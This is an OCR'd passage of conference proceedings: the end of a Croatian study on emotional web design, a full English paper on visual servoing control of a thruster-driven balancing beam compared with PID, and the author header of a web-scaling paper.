U cilju ispitivanja razlike u procjenama dvije web stranice za cijeli uzorak korisnika primjenom t-testa za zavisne uzorke (Tablica 6) dobivena je statistički značajna razlika u upitniku emocionalnog odgovora ($t = 7,69$; $df = 29$; $p < 0,01$). Korisnici su u prosjeku procjenjivali web stranicu www.narodni.hr kao onu koja kod njih izaziva pozitivniji emocionalni odgovor od web stranice www.radiodalmacija.hr. Primjenom istog statističkog postupka, dobivena je statistički značajna razlika u procjenama dviju web stranica u Upitniku subjektivnog zadovoljstva korisnika. Naime, korisnici su u prosjeku bili zadovoljniji, odnosno procjenjivali su funkcionalnijom web stranicu www.narodni.hr. Dobiveni rezultati su u skladu s očekivanjima da će bolji dizajn izazivati pozitivnije emocije te biti procijenjen učinkovitijim i prikladnijim.

U cilju ispitivanja veličine povezanosti procjena korisnika u dvama upitnicima korišten je Pearsonov koeficijent korelacije te je dobivena statistički značajna povezanost kako za web stranicu radio Dalmacije ($r = 0,60$; $df = 28$; $p < 0,01$), tako i za Narodni radio ($r = 0,38$; $df = 28$; $p < 0,05$). Korisnici su, dakle, funkcionalniju i prilagođeniju stranicu procjenjivali i kao onu koja izaziva pozitivnije emocije.

Na temelju dobivenih rezultata vidljivo je da su pretpostavke istraživanja potvrđene te da se rezultati mogu pripisati utjecaju boljeg ili lošijeg dizajna na procjene emocionalnih odgovora korisnika kao i utjecaja na procjenu funkcionalnosti zadanih web stranica.

TABLICA VI. PRIKAZ ZNAČAJNOSTI RAZLIKA U PROCJENAMA DVIJU WEB STRANICA ZA CIJELI UZORAK KORISNIKA

Upitnik	t	df	p
emoDalm	7,69	29	< 0,01
emoNar			
susDalm	5,13	29	< 0,01
susNar			

V. ZAKLJUČAK

Prilikom dizajniranja web stranica važno je uzeti u obzir tri nivoa procesuiranja informacija u mozgu koja su zaslužna za sve što radimo. Radi se o visceralnom, bihevioralnom i misaonom nivou. Osim što web stranica mora biti funkcionalna, te ispunjavati svoju svrhu, ona mora sadržavati i one elemente dizajna koje ljudi intuitivno i prirodno vole, te koji kod njih izazivaju pozitivne emocije. Ako izgled web stranice privuče korisnika na prvi pogled, te ako njezino korištenje rezultira korisnikovim pozitivnim iskustvom, tada će je zasigurno ponovno poželjeti koristiti. Visceralni dizajn je ključan, budući je provedeno empirijsko istraživanje pokazalo da ona web stranica koja ljepše izgleda i koja kod korisnika budi pozitivne emocije, ostavlja dojam bogatije funkcionalnosti, te lakoće i jednostavnosti korištenja. U slučajevima kada web stranica udovoljava najvažnijim zahtjevima dobrog dizajna (lijep izgled, funkcionalnost i pozitivno iskustvo korištenja) može se kazati da je njezin dizajn u potpunosti „uspio“. U navedenom kontekstu evidentna je važnost emocionalnog dizajna. Naime, područje emocionalnog dizajna bavi se istraživanjima koja, u cilju udovoljavanja korisnikovim potrebama i izazivanju pozitivnog iskustva korištenja, vode ka korisniku-usmjerenom dizajnu.

ZAHVALA

Istraživanje čiji su rezultati prezentirani u radu realizirano je okviru znanstveno-istraživačkog projekta 177-0361994-1998 *Upotrebljivost i prilagodljivost sučelja inteligentnih autorskih ljuski* financiranom od strane Ministarstva znanosti, tehnologije i sporta Republike Hrvatske.

LITERATURA

[1] A. Granić, I. Mitrović, N. Marangunić, „Exploring the Usability of Web Portals: A Croatian Case Study“ International Journal of Information Management 31(4), 2011, pp. 339-349.

[2] D. A. Norman, “Emotional Design – Why We Love (or Hate) Everyday Things” Published by Basic Books, New York, 2004.

[3] S. A. Rathus, “Temelji Psihologije” prijevod 5. izdanja, Jastrebarsko: Naklada Slap, 2000, pp. 377-415.

[4] J. Reeve, “Razumijevanje Motivacije i Emocija” prijevod 4. izdanja (eng. „Understanding Motivation and Emotion“), Jastrebarsko: Naklada Slap, 2010, pp. 300-391.

[5] M. Karlsson, “Expressions, emotions, and web-site design” Department of Product and Product Development, Division Design, Chalmers University of Tehnology, SE-412 96 Goteborg, Sweden. Taylor and Francis, London, 2007, pp. 75-89.

[6] J. Brooke, “SUS: a “quik and dirty” usability scale” In Jordan, P.W.; Thomas, B.; Weerdeester, B.A.; McClelland, A.L. (Eds.): Usability Evaluation in Industry. Taylor and Francis, London, 1996.

[7] http://www.radiodalmacija.hr (11/06/2011).

[8] http://www.narodni.hr (11/06/2011).

Image-based Visual Servoing for Automatic Control of Balancing Beam

Saša Marković*, Josip Musić * i Mirjana Bonković*
* Faculty of Electrical Engineering, Mechanical Engineering and Naval Architecture, University of Split, Split, Croatia
smarkovi@fesb.hr, jmusic@fesb.hr, mirjana@fesb.hr

Abstract - While uncalibrated image based visual servoing is traditionally used in robotics, in the paper we propose its application on the problem of automatic control of balancing beam with two thrusters, one at each end. Classical approach to the problem is application of PID regulator or LQR (linear quadratic regulator). Our proposal has several important advantages over these classical approaches: knowledge of exact mathematical model is not needed, no issues with observability and controllability, no need for regulator parameter identification, no calibration is needed. In the paper we propose application of Broyden and population algorithms within image based visual servoing framework for control and stabilization of balancing beam and test it in simulation environment. Obtained results are analyzed and compared to results obtained with PID. Several improvements and possible future research directions are proposed and discussed.

I. INTRODUCTION

Visual servoing in robotics [1,2,3,4,5] has received a lot of attention in the last decade since associated theory has reached a level of development where excellent results can be achieved even for most complex systems/problems. Particularly interesting category of visual servoing is uncalibrated model free image-based visual servoing due to its low cost and simplicity [4,5]. Here, the term *image-based* signifies that error signal is not defined in 3D world coordinate frame but rather directly in image space/plane while term *model free* indicates that no kinematic or dynamic model of the system under consideration is needed. The final term, *uncalibrated* indicates that no camera calibration is needed. Specified advantages, which are possible only with estimation of total Jacobian matrix (which includes both the image and system Jacobian matrix), significantly facilitate practical applications of visual servoing. Nevertheless, real-time Jacobian matrix estimation is usually extremely difficult and computationally demanding task due to matrix nonlinearity, high dimensionality, time-varying elements and ill-conditioning [5,6]. Thus, several characteristic approaches to the problem, usually based on optimization techniques with least square methods, were developed. These include Broyden method [1,2,3,4,5,6,7], Piepmeier method [3,5], Kalman filter and more recently particle filter [5] and population-based method [4,5]. Due to iterative nature of the algorithms only knowledge of Jacobian matrix from the previous time instance as well as current measurements (i.e. image coordinates and system states) is required to estimate Jacobian matrix for current time instance. It should be noted that calibration and/or dynamic model would improve accuracy of visual servoing but at the same time some of previously mentioned desired properties (guarantying simplicity and low-cost) would be lost. All of previously mentioned characteristics of uncalibrated model free image-based visual servoing make it appropriate for application in automatic control of number of systems which include some of the classical control problems. One of them is beam and ball problem with its nonlinear and unstable open-loop characteristics. Since the ball cannot be controlled directly but only by means of beam rotation this problem is often considered benchmark problem [8,9] for testing of control algorithms and is thus appropriate and important model for teaching control engineering. Thus it is surprising that only several such applications can be found in available literature [8,9,10] with the remark that in some of them [9] computer vision was only used as a sensor for some other control scheme with calibration for added precision. Classical approach to solving this problem is to either mathematically model the system and then linearize it around working point applying linear quadratic regulator (LQR) [11] or using PID regulator [8] and associated parameter estimation algorithms which do not guaranty optimality of the solution in respect to measurement error. Additional control schemes like fuzzy control [12], state observers [13] and phase lead compensation [14] are also used.

Since the developed control scheme and visual servoing algorithms are intended for education purposes, in the paper a simplified and slightly altered control problem is considered in order to be more accessible to undergraduate control engineering students. The problem is now formulated as stabilization of balancing beam (without the ball) in the desired orientation which can be static or dynamically changing. The beam was built with two thrusters (one at the each end of the beam) as can be seen in figure 1. Thrusters act as actuators and provide necessary forces to achieve control effect. But before the control scheme can be implemented, simulation trials should be carried out in order to verify applicability of visual servoing to the control problem as well as test for various situations in a secure environment and controlled conditions. This is the main focus of the paper. We note that because of very simple plant it is not expected that visual servoing will produce better results when compared to classical approaches. Full advantages of visual servoing can be expected for more complex systems. The remainder of the article is organized as follows.




Figure 1 Balancing beam educational system

Section 2 describes Jacobian matrix estimation algorithms as well as standard PID regulator. Section 3 presents developed simulation model using object oriented approach with Modelica and Dymola. Section 4 summarizes and discusses obtained simulation results while section 5 contains conclusions and directions for possible future research and implementation.

II. ALGORITHMS

The visual servoing problem can be solved using quasi-Newton methods [4,6], which consider at each iteration the linear model of form:

$$L_k(x, B_k) = F(x_k) + B_k(x - x_k) \tag{1}$$

where $F(x_k)$ is a continuously differentiable function, and $B(x\text{-}x_k)$ is the function estimate at previous instance.

A. Broyden algorithm

Broyden [7] proposed the most successful class of quasi-Newton methods based on the secant equations, imposing the linear model to exactly match the nonlinear function at iterates x_k and $x_{(k+1)}$ i.e.

$$\begin{aligned} L_{k+1}(x_k) &= F(x_k) \\ L_{k+1}(x_{k+1}) &= F(x_{k+1}) \end{aligned} \tag{2}$$

Subtracting these two equations and defining the difference as $y_k = F(x_{k+1}) - F(x_k)$ and $s_k = x_{k+1} - x_k$ as the step representing the difference between two consecutive points at which the function has been observed, we obtain the classical secant equation

$$y_k = B_{k+1} s_k \tag{3}$$

If the dimension *n* of y_k is strictly greater than 1, there are an infinite number of matrices satisfying (3). The "*least-change secant update*", proposed by Broyden, includes following steps

- minimize $\|B_{k+1} - B_k\|$
- use constraint expressed with (3)

which, after some mathematical manipulations, lead to

$$B_{k+1} = B_k + \eta \frac{(y_k - B_k s_k)}{s_k^T s_k} s_k^T \tag{4}$$

Parameter $\eta \in \langle 0,1 \rangle$ is introduced to control Jacobian update rate and to prevent singularity of matrix B_i [4]. Broyden method has proved successful in number of applications but is sensitive to noise [1,2,3,4,5,6].

B. Population-based algorithm

Recently, "population based" generalization of Broyden update, has been recommended [4,5] in order to improve robustness and stability where at each iteration, the finite population of iterates $x_0 \ldots . x_{k+1}$ is maintained. The method also belongs to quasi-Newton framework, with B_{k+1} computed as

$$B_{k+1} = \arg\min_J \left(\sum_{i=0}^{k} \left\| \omega_{k+1}^i F(x_i) - \omega_{k+1}^i L_{k+1}(x_i, J) \right\|_2^2 + \right. \\ \left. + \left\| \Gamma J - \Gamma B_{k+1}^0 \right\|_F^2 \right) \tag{5}$$

where $B_{k+1}^0 \in \Re^{n \times n}$ is an a priori approximation of B_{k+1}. The role of the second term in equation (5) is to overcome the under-determination of the least-square problem based on the first term and also to control the numerical stability of the method. The matrix contains weights associated with the arbitrary term B_{k+1}^0, and the weights $\omega_{k+1}^i \in \Re^+$ are associated with the previous iterates. Equation (5) can be rewritten in matrix form as

$$B_{k+1} = \arg\min_J \left\| \left(J(S_{k+1} I_{n \times m}) \begin{pmatrix} \Omega & 0_{k \times n} \\ 0_{k \times k} & \Gamma \end{pmatrix} - \begin{pmatrix} Y_{k+1} & B_{k+1}^0 \end{pmatrix} \begin{pmatrix} \Omega & 0 \\ 0 & \Gamma \end{pmatrix} \right\|_F^2 \tag{6}$$

where $\Omega \in \Re^{k \times 1}$ is a diagonal matrix with weights ω_{k+1}^i on the diagonal for i=0,…,k. Now the following update equation is obtained

$$B_{k+1} = B_{k+1}^0 + (Y_{k+1} - B_{k+1}^0 S_{k+1}) \Omega^2 S_{k+1}^T (\Gamma^2 + S_{k+1} \Omega^2 S_{k+1}^T)^{-1} \tag{7}$$

where $Y_{k+1} = (y_k, y_{k-1}, \ldots, y_0)$ and $s_{k+1} = (s_k, s_{k-1}, \ldots, s_0)$. Update equation (7) exhibits good properties for $B_{k+1}^0 = B_{k+1}$ and its local convergence has been proved [4]. The weight ω_{k+1}^i captures the relative importance of each iteration in the population, and the matrix Γ captures the importance of the arbitrary terms defined by B_{k+1}^0 for the identification of the linear model. The weights have to be finite and Γ must be such that $\Gamma^2 + S_{k+1} \Omega^2 S_{k+1}^T$ is safely positive definite. To ensure this, we have found that it should be defined trough simulations as a small positive constant [4].

Population method exhibit faster convergence and a greater robustness than quasi-Newton methods (e.g. Broyden).

C. PID regulator

PID controller is one of the oldest control schemes. It is used to achieve desired system response in terms of steady state error, overshoot, time of overshoot and/or rise time. Its effects on measurement error (difference between desired and actual beam angle value) are threefold: proportional (P), integration (I) and derivational (D). It should be noted that in the paper the term PID refers to ideal parallel realization. Ideal means that D term is ideal which cannot be realized practically due to noise issues, while parallel refers to the fact that angle error signal is simultaneously fed to all three terms and the final output is their summation. The equation describing behavior of PID used in the paper is

$$u(t) = K_p e(t) + K_I \int e(t)dt + K_D \frac{de(t)}{dt} \qquad (8)$$

where u(t) is PID output, e(t) is error signal, K_p proportional constant, K_I integration constant and K_D derivative constant. There are several methods which help in determining these constants (ultimate cycle method, Cohen-Coon method and Ziegler-Nichols method) but none of them can guarantee optimal selection of parameters thus human intervention is needed based on the knowledge of effects which individual PID terms have on system response. In the paper we adopted the following approach: proportional term was increase to the level that steady state error was small enough while at the same time keeping system stable. Then integration term was corrected to further eliminate the error and decrease raise time. Finally, derivative constant is corrected to reduce and/or eliminate overshoot and settling time.

III. SIMULATION

A. Modelica-Dymola model of balancing beam

Modelica-Dymola modeling and simulation environment was chosen for this experiment because it does not require knowledge of mathematical model to build a simulation model. This can be achieved because Modelica is object oriented language used for acasual modeling, as opposed to some other widely used simulation environments (like Simulink) that use casual modeling. In acasual modeling state equations are written in neutral form without consideration for computational order, while in casual modeling computational order needs to be considered. Commercially available programming environment based on Modelica language which enables simple and easy graphical user interface based programming is Dymola from Dynasim. Dymola offers wide range of features such as: acasual modeling, reusability, hierarchical structure of models, symbolic and numerical solving of system equations, algebraic loop solving, hybrid system modeling, 3D animation of modeled system, etc. Important feature of Dymola is Dymola-Simulink interface. The DymolaBlock in Simulink is shielded around an S-function MEX block i.e. the interface to the C-code generated by Dymola for the Modelica model. This enables us to take advantage of both programming environments: modeling in Modelica-Dymola without the need to develop mathematical model and simulation in Simulink where full potential of Matlab can be used.

Designed Modelica-Dymola model of balancing beam can be seen in figure 2 where world icon is not a part of physical model, but rather the requirement of Modelica. BodyBox1 and BodyBox2 present the beam, while BodyBox3 is necessary for connecting these parts to revolute joint which is in turn connected to BodyBox4 which presents the vertical pillar on which the beam system is suspended. In order to know the system state at given time instance two sensors were added to the model (although it should be noted that the same result can be achieved with only one sensor). This is illustrated in figure 3. Upper sensor measures relative angle of the balancing beam in respect to horizontal, while lower sensor measures angular velocity. These quantities present balancing beam model output. It should be noted that same quantities are readily available in real world system through potentiometer measurements which is attached to the revolute bearing (figure 1).




Figure 2 Modelica-Dymola balancing beam model




Figure 3 Modelica-Dymola model with angle and angular rate sensors

Since system under consideration has thrusters as actuators for realization of desired control actions it was necessary to include resulting force into the model as is shown in figure 4.




Figure 4 Complete Modelica-Dymola model of balancing beam system

In simulation force acting on only one end of the beam was used since it could obtain both the positive and negative values. In real world system (figure 1) two thrusters (one mounted at each end) are used since they can produce only positive forces. Necessary blocks were added in order to ensure that force acting on the beam is always perpendicular to it so to correspond to real world situation (top of figure 4). In practical application there exists a nonlinear relation between force exerted by thrusters and propeller which needs to be considered. In simulations we assumed that the force control loop is achieved. Also camera model shown in figure 5 was added so that desired angle (input to the model) was firstly transformed into x and y coordinates of beam's end. In the figure this is represented by yellow square. Note that two such squares are present in the figure: upper one executes described operation for actual beam position while the lower one executes it for desired position. This is also the case for all other squares in the figure. Next, red square transforms beam's end coordinates into camera coordinate frame using homogenous matrix. Translation of 1.5 m along z axis and constant rotation of 15° around x axis is assumed for this step.




Figure 5 Inclusion of camera model in Modelica-Dymola

Finally, green square transforms coordinates from camera coordinate frame into image plane coordinate frame using known camera parameters such as focus (data from real camera were used). Final model thus has 2 inputs (desired angle and force control signal) and 6 outputs (current angle and angular velocity, desired and actual x and y coordinates in image plane) as can be seen in figure 5.

B. Simulink model for control application

Modelica-Dymola programming environment offers possibility of exporting built model in the Simulink-Matlab environment where more in-depth analysis and data presentation can be achieved. Thus Simulink model with imported Dymola-Modelica was constructed as can be seen from figure 6. The figure contains five distinct parts highlighted by different colors. Blue part named "*Desired angle*" contains source blocks which produce static or dynamic angle trajectory depending on manual switch position. This angle defined in degrees is then transformed by simple gain into radians which are required for proper functioning of other simulation blocks. Red square labeled "*Dymola model*" contains imported Modelica-Dymola model described in preceding section and presented in figure 5. Green markings on figure 6 highlight visual servoing part of simulation. Here, feature vector containing current angle value as well as current and desired x and y image plane coordinates is fed via multiplexer into two blocks (Level-2 M file S-Functions), one containing Broyden algorithm code and other population-based method. Although both M-files are executed simultaneously during simulation only one output selected with multiport switch is forwarded to proceeding blocks for calculation. Output from selected M-file is estimated Jacobian matrix (in our case it is actually a 2x1 vector). This estimation is inverted and multiplied with error vector containing difference between actual and desired image plane coordinates of balancing beam end. Output from this part of simulation is (required) angular velocity for next time step. Required angular velocity is then fed into yellow part of simulation scheme which is responsible for transforming it into required force acting on balancing beam. In order to achieve this in simulation, simplified mathematical model based on Euler-Lagrange mechanics was derived

$$F = \frac{m \cdot g \cdot d}{l} \sin\phi - \frac{I}{l}\alpha \qquad (9)$$

where m is total beam mass (without thrusters), g gravity constant, d distance of beam's center of mass from rotation axis, l half the length of the beam, I is beam's moment of inertia, ϕ current angle in respect to Earth surface, α is angular acceleration and F applied force. Since angular acceleration is not readily available from the model we used the following equation

$$\alpha = \frac{\dot{\phi}_2 - \dot{\phi}_1}{\Delta t} \qquad (10)$$




Figure 6 Complete Simulink simulation scheme for visual servoing




Figure 7 Complete Simulink simulation scheme for PID regulator

where Δt is simulation time step, $\dot{\phi}_2$ is desired angular velocity (output from visual servoing) and $\dot{\phi}_1$ is current angular velocity (Modelica-Dymola output). It should be noted that in real application simplified mathematical model might not be sufficient but system identification can be applied. Generated force signal is inverted in purple square because of negative feedback and if needed is multiplied with constant gain (P controller).

For PID controller the same scheme could not be used due to different Modelica-Dymola model (no need for camera model) and no need for angular velocity/force conversion. Simulation scheme for PID regulator is depicted in figure 7 containing three main parts. Part in blue square is the same as in case of visual servoing while red square highlights ideal parallel PID regulator with angle error as input and force control signal as output. Green square pertains to Modelica-Dymola model which is different from visual servoing case and is depicted in figure 4. Please note that angular velocity output still exists in Dymola model but is not used in simulation.

IV. RESULTS AND DISCUSSION

Simulation experiments were achieved for two cases: static and dynamic target position. For each of the two cases Broyden and population algorithms were applied as well as standard PID controller. Broyden method parameter η was set to 1, while population size was set to 50. PID regulator was tuned so that its response was quick: K_p was set to 30, K_I to 3 and K_D to 5. It should be noted that in visual servoing case desired target position was defined as coordinates in camera image plane while for PID this could not be done (since no camera is required) thus target position was defined as balancing beam angle. For comparison reasons angle results will be presented for both the static and dynamic case. Comparison of obtained results for static case are presented in figure 8.




Figure 8 Simulation results for static target

As can be seen from the figure all of the methods successfully converge to desired target position (-10°) from the initial position (15°). Visual servoing methods are somewhat slower in their response with 0.235° steady state error for Broyden and 0.246° for population method but with no overshoot. On the other hand, PID response is faster with somewhat smaller steady state error (0.057°) when compared to visual servoing methods but has overshot of 12.4% which might present a problem for certain applications. PID regulator could have been tuned differently to have slower response with smaller overshoot or even leaving out the D term which would altogether eliminate the overshot (but it would then be PI controller). This might be a valid approach in practical

implementation since D term cannot be implemented in ideal form and is sensitive to noise prompting the use of filtering algorithms such as low-pass filtering or median filtering. Figure 9 presents the dynamic target case. From the figure conclusion that PID performs better than visual servoing methods can be made.




Figure 9 Simulation results for dynamic target

But that would be only a partial conclusion. As was concluded for static case PID controller exhibits faster response time thus it better (or more quickly) tracks the target orientation then visual servoing. Also because of quick response and overshoot in static case it exhibits more sensitive behavior to abrupt changes in desired angle signal. If figure is analyzed in more detail it can be seen that visual servoing methods also track target with good agreement but with almost constant lag. This again is in agreement with static case were asymptotical response was observed. Improved response might be obtained if instead of simple gain (P term) in feedback loop (purple square in figure 6) some other block (PD term) was used or speed of desired trajectory lowered. Better insight into the issue can be provided by figure 10 which presents same results but in camera image plane. In the figure time is implicitly included thus lag induced error is not visible. Visual servoing methods performance now looks better since it tracks desired trajectory very closely so that they can be hardly distinguished (for better visibility additional markers with colors corresponding to appropriate methods are included: x for population and dot for referent signal).




Figure 10 Enlarge portion of image plane for dynamic target tracking in visual servoing

It should be noted that some of other standard approaches like LQR might exhibit significantly degraded performance then PID since they rely on model linearized around working point which is constantly changing. Also although Broyden and population algorithm results are very similar with population method having slightly better response but with significantly higher computational requirements we expect significantly larger degradation of Broyden performance (due to noise sensitivity) then population based method in practical application as was observed in [4].

V. CONCLUSIONS

In the paper application of model free uncalibrated visual servoing was applied to a problem of balancing beam stabilization and trajectory following. PID controller was used for comparison purposes as standard solution. Obtained results validated the proposed approach with good agreement with desired signals both in static and dynamic case (where certain amount of constant lag was present). In static case errors were as follows: 0.057^0 for PID regulator, 0.235^o for Broyden algorithm and 0.246^o for population based method. Future development of the approach might include application of other estimation algorithms like Kalman and Particle filter in the visual servoing loop especially for more complicated systems under automatic control, application to real world balancing beam and extension to ball and beam problem.

LITERATURE

[1] K. Hosoda and M. Asada, "Versatile visual servoing without knowledge of true Jacobian", In. Proc. of IEEE/RSJ/GI Int. Conf. Intelligent Robots and Systems, pp. 186-193, 1994

[2] M. Jagersand, O. Fuentes and R. Nelson, "Experimental evaluation of uncalibrated visual servoing for precision manipulation", In Proc. of Int. Conf. on Robotics and Automation, 1997

[3] J. A. Piepmeier, G. V. McMurray and H. Lipkin, "Uncalibrated dynamic visual servoing", IEEE Trans. on Robotics and Automation, vol. 20, no. 1, pp. 143-147, 2004

[4] M. Bonkovic, A. Hace and K. Jezernik, "Population based uncalibrated visual servoing", IEEE/ASME Trans. Mech., vol. 13, no.3, pp. 393-397, 2008

[5] M. Hao and Z. Sun, "A universal state-space approach to uncalibrated model-free visual servoing", IEEE/ASME Trans. Mech, DOI. 10.1109/TMECH.2011.2131149

[6] F. Janabi-Sharifi, L. Deng and W. J. Wilson, "Comparison of basic visual servoing methods", IEEE/ASME Trans. Mech., vol. 16, no. 5, pp. 967-983, 2011

[7] C. G. Broyden, "A class of methods for solving nonlinear simultaneous equations", Mathematics of Computation, vol. 19, pp. 577-593, 1965

[8] I. Hasanzade, S. M. Anvar and N. T. Motlagh, "Design and implementation of visual servoing control for ball and beam system", In. Proc. of 5th Int. Symp. Mechatronics and its Applications, 2008

[9] I. Petrovic, M. Brezak and R. Cupec, "Machine vision based control of the ball and beam", In Proc. of 7th Int. Workshop on Advanced Motion Control, pp. 573-577, 2002

[10] S. Sridharan and G. Sridharan, "Ball on beam on roller: a new control laboratory device ", In. Proc. of IEEE Int. Symp. on Industrial Electronics, Vol. 4, pp. 1318-132, 2002

[11] I. Vuković, "Izrada i regulacija balansirajuće grede upravljane potiskom zraka" M. Sc. thesis, University of Split, 2010

[12] Y.-H. Chang, C.-W. Chang, H.-W. Lin and C. W. Tao, "Fuzzy controller design for ball and beam system", WASET Engineering and Technology, vol. 56, pp. 616-621, 2009

[13] N. H. Jo and J. H. Seo, "A state observer for nonlinear system and its application to ball and beam system", IEEE Trans. on Automatic Control, vol. 45, no. 5, pp. 968-973, 2000

[14] A. bin Amiruddin, "Control of a ball beam: Comparison between lead/lag compensator and state feedback controller (SFC)", B. Sc. thesis, Universiti Teknologi Malaysia, 2008

Scaling Read-heavy Web Services

Ermin Dedovic, Jasmina Balagija, Nina Cavrk , Novica Nosovic

Faculty of Electrical Engineering, University of Sarajevo, Bosnia and Herzegovina

ed15319@etf.unsa.ba

jb15183@etf.unsa.ba

nc15204@etf.unsa.ba

novica.nosovic@etf.unsa.ba

